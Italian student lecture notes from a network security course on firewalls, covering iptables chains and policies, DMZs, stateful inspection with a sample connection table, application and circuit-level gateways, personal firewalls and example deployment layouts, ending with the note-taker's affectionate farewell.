Piccola deviazione, IPTables è un insieme di meccanismi che servono per creare dei firewall anche in maniera professionale nello specifico Unix-Like. Utilizza un'infrastruttura chiamata **netfilter** e il tool **iptables** dialoga con il kernel e gli indica quali pacchetti filtrare, inserendo e rimuovendo regole dalla tabella di filtraggio del kernel. Ma com'è fatta?

Abbiamo 3 catene principali:

- Input: gestisce ed eventualmente filtra tutti i dati in ingresso al mio nodo
- Output: sono i dati che qualche processo crea su di me e sono destinati all'esterno
- Forward: viene utilizzato quando il mio nodo è un router e quindi ricevo in input dati che non sono destinati a me ma devono essere inoltrati.

## Come i pacchetti attraversano i filtri



Le tre categorie sono anche tre liste di regole chiamate **catene** presenti nella tabella filter. La catena ha due opzioni, **drop per scartare** e **accept** per continuare la percorrenza del pacchetto sul diagramma, la catena è **una lista di regole** e ogni regola dice come comportarsi in base all'header del pacchetto.

Normalmente se un pacchetto non soddisfa una regola si passa alla successiva; quindi, è importante anche l'ordine gerarchico di come li posizioniamo, in ogni caso è possibile poi inserirne una dove si vuole. Se non ci sono più regole da consultare allora si utilizza la policy della catena di default, che si deve in ogni modo configurare.

Non andrà nel dettaglio ma nelle slide ci sono le varie spiegazioni per far vedere come funziona il tool. Per chi volesse a 1:20:00 inizia a mostrare e a spiegare i vari esempi sulle slide.

Riprende ad 01:52:00.

Che cos'è una DMZ? È la demilitarized zone ovvero, una zona della mia rete nella quale metto delle componenti alle quali bisogna accedere come ad esempio la porta per il web, ma sempre sotto previo controllo.

Riprende con un altro esempio.

### Stateful Inspection Firewall

Avere dei firewall che conservano lo stato è importantissimo, infatti questo tipo di firewall valuta le informazioni dei pacchetti ma registra anche le informazioni sulle tracce delle connessioni TCP quali:

- Sequence number di TCP per prevenire attacchi di guessing
- Ispeziona i dati di protocolli come FTP, IM e comandi SIPS.

Nell'esempio seguente possiamo vedere come ci sia una entry per ogni connessione al momento stabilita.

**Table 9.2**  
**Example Stateful Firewall**  
**Connection State Table**

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.21.22.12	1046	192.168.1.6	80	Established

### Application Level Gateway

Lavora a livello applicativo e deve conoscere le informazioni proprie di questo livello. È chiamato anche application proxy e ha i suoi pro e i suoi contro derivante dal fatto di dover conoscere tutte le applicazioni che deve controllare.

Il proxy può lavorare a:

- **Livello di circuito:** Se ci mettiamo a due diversi livelli protocollari dello stack e creiamo un corto circuito per poterli far comunicare. In questo caso si stabiliscono due connessioni TCP:
  - **Una tra sé stessi e un utente TCP su un host interno**
  - **L'altro su un host esterno**
 Si affida ai segmenti TCP da una connessione ad un'altra senza esaminarne il contenuto; quindi, le funzioni di sicurezza consistono nel determinare quali connessioni permettere. **Normalmente viene usato all'intero di una rete di utenti fidati**

Se sto configurando un record di IPTables su un nodo remoto, posso stimolare l'uso di nuove regole senza perdere magari la connessione SSH? No, e nel caso si riuscisse è molto complicato ed è un caso super particolare.

### Personal Firewall

Sono ad uso personale e per noi che facciamo networking sono di interesse marginale, tipicamente hanno un ruolo fondamentale di negare l'accesso non autorizzato alle risorse ed è implementato in automatico sui modem di casa.

Se vediamo il deployment generico di una configurazione di un firewall potrebbe essere più o meno come segue:

Abbiamo che il boundary router è quello principale e il primo muro (firewall esterno) è subito seguito da uno switch che si occupa di separare i **domini di broadcast** (quali rete interna DMZ e rete interna protected) ed il collegamento con l'altro switch è fatto “in trunk”. Vi è poi un ulteriore firewall interno che effettua filtraggio a valle di quello effettuato per la DMZ, questo perché nella rete interna ho tutti indirizzi privati e quindi il firewall farà anche da NAT.

Quello che arriva alla fine dovrebbe essere SUPER CONTROLLATO.




Figure 9.2 Example Firewall Configuration

Esistono diverse altre configurazioni, come la VPN e quella distribuite che sono rappresentate come segue:




Figure 9.3 A VPN Security Scenario




Figure 9.4 Example Distributed Firewall Configuration

Con questo il prof finisce il corso. Finisco pure io, è stato un honore. Un bacione e ricordatevi che se vi sentite giù o tristi io vi voglio bene <3 kiss.

